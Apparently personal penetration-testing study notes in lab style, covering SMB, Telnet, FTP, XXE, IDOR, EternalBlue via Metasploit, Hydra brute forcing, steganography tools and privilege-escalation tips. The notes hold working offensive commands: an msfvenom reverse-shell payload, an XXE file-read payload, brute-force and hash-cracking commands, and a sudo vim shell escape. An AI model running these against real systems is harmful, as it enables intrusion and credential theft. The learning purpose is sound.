**Network penetration testing**

**SMB**

Used for sharing access to files.

Enumerating SMB:

* Port Scanning using nmap.
* Enumerate SMB shares using enum4linux ( **enum4linux [options] ip** )

Exploiting SMB:

* Use smbclient to access SMB ( **smbclient //[IP]/[SHARE]** )

Followed by the tags:

-U [name] : to specify the user

-p [port] : to specify the port

* SSH into the device using the service and the key in .ssh of the smbclient.

**Telnet**

Same as SSH but its data is not encrypted. (**telnet [ip] [port]**)

Enumerating telnet:

* Port Scanning using nmap.
* Use **telnet [ip] [port]** to check if there is a telnet vuln.
* We need to try to ping our target to see if it’s available:

**sudo tcpdump ip proto \\icmp -i tun0** (from your local machine)

**ping [local tun0 ip] -c 1** (from the telnet session)

* Generate a Payload to reverse shell using:

**msfvenom -p cmd/unix/reverse\_netcat lhost=[local tun0 ip] lport=4444 R**

* Start a Netcat listener on our local machine using:

**nc -lvp [listening port]** (ex.4444)

* Insert the payload in to the telnet session and an access will be created from you Netcat listener.

**FTP**

File Transfer Protocol

,Port: 21

,Support either Active or Passive connections, or both.

Enumerating FTP:

* Nmap and check if the server contains a FTP.
* Run command: **ftp [IP]**
* Check if we have a possible username.
* Bruteforce the password of the FTP Server using Hydra.

**hydra -t 4 -l dale -P /usr/share/wordlists/rockyou.txt -vV [machine IP] ftp**

* FTP with the username and password we have got.





**Web Application Penetration Testing**

**Sensitive Data Exposure**

User data can be stored either in a SQL database or a flat-file (databases are stored as a file on the disk of a computer).

Using flat-file database: What happens if the database is stored underneath the root directory of the website (i.e. one of the files that a user connecting to the website is able to access)? Well, we can download it and query it on our own machine, with full access to everything in the database.

Let's suppose we have successfully managed to download a database:



Codes used:

sqlite3 <database-name> .tables


PRAGMA table\_info(customers); SELECT \* FROM customers;

We can see that there is hashed passwords, Let’s try to crack them:

We will be using the online tool: Crackstation. This website is extremely good at cracking weak password hashes. For more complicated hashes we would need more sophisticated tools.

It's worth noting that Crackstation works using a massive wordlist. If the password is not in the wordlist then Crackstation will not be able to break the hash.

**XML External Entity (XXE)**

****

* An XML External Entity (XXE) attack is a vulnerability that abuses features of XML parsers/data.
* It often allows an attacker to interact with any backend or external systems that the application itself can access and can allow the attacker to read the file on that system.
* They can also cause Denial of Service (DoS) attack or could use XXE to perform Server-Side Request Forgery (SSRF) inducing the web application to make requests to other applications.
* XXE may even enable port scanning and lead to remote code execution.
* Two types of XXE:
  + in-band
  + out-of-band (OOB-XXE)- also called blind XXE

To learn how it works we first need to know XML:

Every XML document mostly starts with what is known as XML Prolog.

**<?xml version="1.0" encoding="UTF-8"?>**

<?xml version="1.0" encoding="UTF-8"?>   
<mail> <- Root Element  
   <to>falcon</to> ```|   
   <from>feast</from> |- Children Elements  
   <subject>About XXE</subject> |  
   <text>Teach about XXE</text> ```  
</mail>

Note: we can use attributes in XML just like HTML.

We need to learn DTD in XML too to before we get into XXE:

DTD stands for Document Type Definition. A DTD defines the structure and the legal elements and attributes of an XML document.

Say we have a file named note.dtd with the following content:

<!DOCTYPE note [ <!ELEMENT note (to,from,heading,body)> <!ELEMENT to (#PCDATA)> <!ELEMENT from (#PCDATA)> <!ELEMENT heading (#PCDATA)> <!ELEMENT body (#PCDATA)> ]>

Below is given an XML document that uses note.dtd:

<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE note SYSTEM "note.dtd">  
<note>  
    <to>falcon</to>  
    <from>feast</from>  
    <heading>hacking</heading>  
    <body>XXE attack</body>  
</note>

* !DOCTYPE note - Defines a root element of the document named note
* !ELEMENT note - Defines that the note element must contain the elements: "to, from, heading, body"
* !ELEMENT to - Defines the to element to be of type "#PCDATA"
* !ELEMENT from - Defines the from element to be of type "#PCDATA"
* !ELEMENT heading - Defines the heading element to be of type "#PCDATA"
* !ELEMENT body - Defines the body element to be of type "#PCDATA"

**NOTE**: #PCDATA means parseable character data.

**NOTE:** We can also define entities using <!ENTITY name “Value”>

same to variables in other programming languages.

<!DOCTYPE replace [<!ENTITY name "feast"> ]>   
 <userInfo>   
  <firstName>falcon</firstName>   
  <lastName>&name;</lastName>   
 </userInfo>

We can also use XXE to read some file from the system by defining an ENTITY and having it use the SYSTEM keyword.

<?xml version="1.0"?>   
<!DOCTYPE root [<!ENTITY read SYSTEM 'file:///etc/passwd'>]>   
<root>&read;</root>

If we use this payload then a website vulnerable to XXE(normally) would display the content of the file /etc/passwd

Or get SSH key using which is located in **home/username/.ssh/id\_rsa**

**Broken Access Control**

Websites have pages that are protected from regular visitors, for example only the site's admin user should be able to access a page to manage other users. If a website visitor is able to access the protected page/pages that they are not authorised to view, the access controls are broken.

IDOR, or Insecure Direct Object Reference, is the act of exploiting a misconfiguration in the way user input is handled, to access resources you wouldn't ordinarily be able to access. IDOR is a type of access control vulnerability.

**EXAMPLE**

For example, let's say we're logging into our bank account, and after correctly authenticating ourselves, we get taken to a URL like this https://example.com/bank?account\_number=1234. On that page we can see all our important bank details, and a user would do whatever they needed to do and move along their way thinking nothing is wrong.

There is however a potentially huge problem here, a hacker may be able to change the account\_number parameter to something else like 1235, and if the site is incorrectly configured, then he would have access to someone else's bank information.

**Nikto**

nikto is a popular web scanning tool that allows users to find common web vulnerabilities. It is commonly used to check for common CVE's such as shellshock, and to get general information about the web server that you're enumerating.

**nikto -h [Host]**


**Sqlmap**


Sqlmap is arguably the most popular automated SQL injection tool out there. It checks for various types of injections, and has plenty of customization options.

**sqlmap.py -u '[URL]'**

**Nessus**

A popular vulnerability

scanner.



**OS Penetration Testing**

**Using EternalBlue**

* Enumerate using nmap and check vulnerabilities

**nmap -sV -vv --script vuln TARGET\_IP**

* Open Metasploit and search for the exploit of the vuln that we found on the machine.
* Use it, Set RHOSTS, run the exploit.
* If our shell is CMD and not meterpeter session use the command:

**sessions -u [SESSION NUM]**

**or**

use **shell\_to\_meterpeter** post exploit and run. A new meterpreter session will be created.

* We need to change our process session to more stable one:
  + Use command ‘ps’.
  + Search for a service with high authority (Suggested ‘**spoolsv.exe**’
  + Use command ‘migrate [PID]’
* Use command ‘hashdump’ to pull all the password hashes on the system.
* Copy the user that you want to crack his passwords to your machine in a hash file.
* Use Johntheripper to crack the password (free password cracking software tool)

**john file.hash --format=NT --wordlist=/opt/rockyou.txt**

* Example of format NT:

Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::

**Hydra**

**Bruteforcing a web form:**

hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.111.122 http-post-form "[LINK OF FORM]:username=^USER^&password=^PASS^:incorrect" -V

**Bruteforeing an SSH:**

﻿hydra -l <username> -P <full path to pass> 10.10.111.122 -V -t 4 ssh

**Steganography**

**Steghide**

Steghide is one of the most famous steganography tools, and for good reason. It's a classic method, hiding a message inside an image, and steghide does it effectively and efficiently. A downside of steghide is that it only works on jpgs; however, that means that if you believe there is a hidden message inside a jpg, then steghide is a probable option.

One of the greatest benefits of stegohide, is that it can encrypt data with a passphrase. Meaning that if they don't have the password then they can't extract any data.

steghide can be installed with the command sudo apt install steghides

**zsteg**

zsteg is to png's what steghide is to jpg's. It supports various techniques to extract any and all data from png files.

Note: zsteg also supports BMP files, but it is primarily used for png's.

It can be installed by using ruby with the command gem install zsteg

**Exiftool**

Exiftool is a tool that allows you to view and edit image metadata. While this in itself is not a stego tool, I would be remiss not to include at least a footnote on it as one of the most popular forms of image stego is to hide messages in the metadata.

Exiftool can be installed with sudo apt install exiftool

**Stegoveritas**

Personally this is one of my favorite image stego tools. It supports just about every image file, and is able to extract all types of data from it. It is an incredibly useful tool if you don't know exactly what you're looking for, as it has a myriad of built in tests to extract any and all data.

Note: Stegoveritas has other features as well such as color correcting images.

Stegoveritas can be installed by running these two commands:

pip3 install stegoveritas

stegoveritas\_install\_deps

**Binwalk**

Binwalk is a tool for searching a given binary image for embedded files and executable code. Specifically, it is designed for identifying files and code embedded inside of firmware images. Binwalk uses the libmagic library, so it is compatible with magic signatures created for the Unix file utility.

**Binwalk -e [file]**

**Spectrograms**

**TIPS**

* We can use vim to be root

**sudo vim -c ":!/bin/sh"**

* For escalaction suggestions we use
  + For windows: run exploit/windows/local/bypassuac\_eventvwr
  + For Linux: LinEnum – LinPeas
* For hash dumping on Metasploit use “**load kiwi**” within the meterpreter.
* To enable RDP on windows devices through the meterpreter

**run post/windows/manage/enable\_rdp**

* To crack zip files use **fcrackzip**

**apt-get install fcrackzip**

* To search for files with SUID permission

**find / -user root -perm /4000 2>/dev/null**

* After reverse shelling, get an interactive shell using

**python -c 'import pty;pty.spawn("bin/bash")'**

python -c 'import pty; pty.spawn("/bin/bash")'

* If JohnTheRipper not working use this

**git clone "https://github.com/magnumripper/JohnTheRipper.git" && cd JohnTheRipper/src && ./configure && sudo make -s clean && sudo make -sj4**